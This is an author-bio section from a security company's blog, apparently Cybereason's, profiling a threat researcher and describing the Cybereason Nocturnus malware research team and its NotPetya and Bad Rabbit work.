Lior is a senior threat researcher at Cybereason, focusing on threat hunting and malware research. Lior began her career as a team leader in the security operations center in the Israeli Air Force, where she mostly focused on incident response and malware analysis.

About the Author

**Cybereason Nocturnus**

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus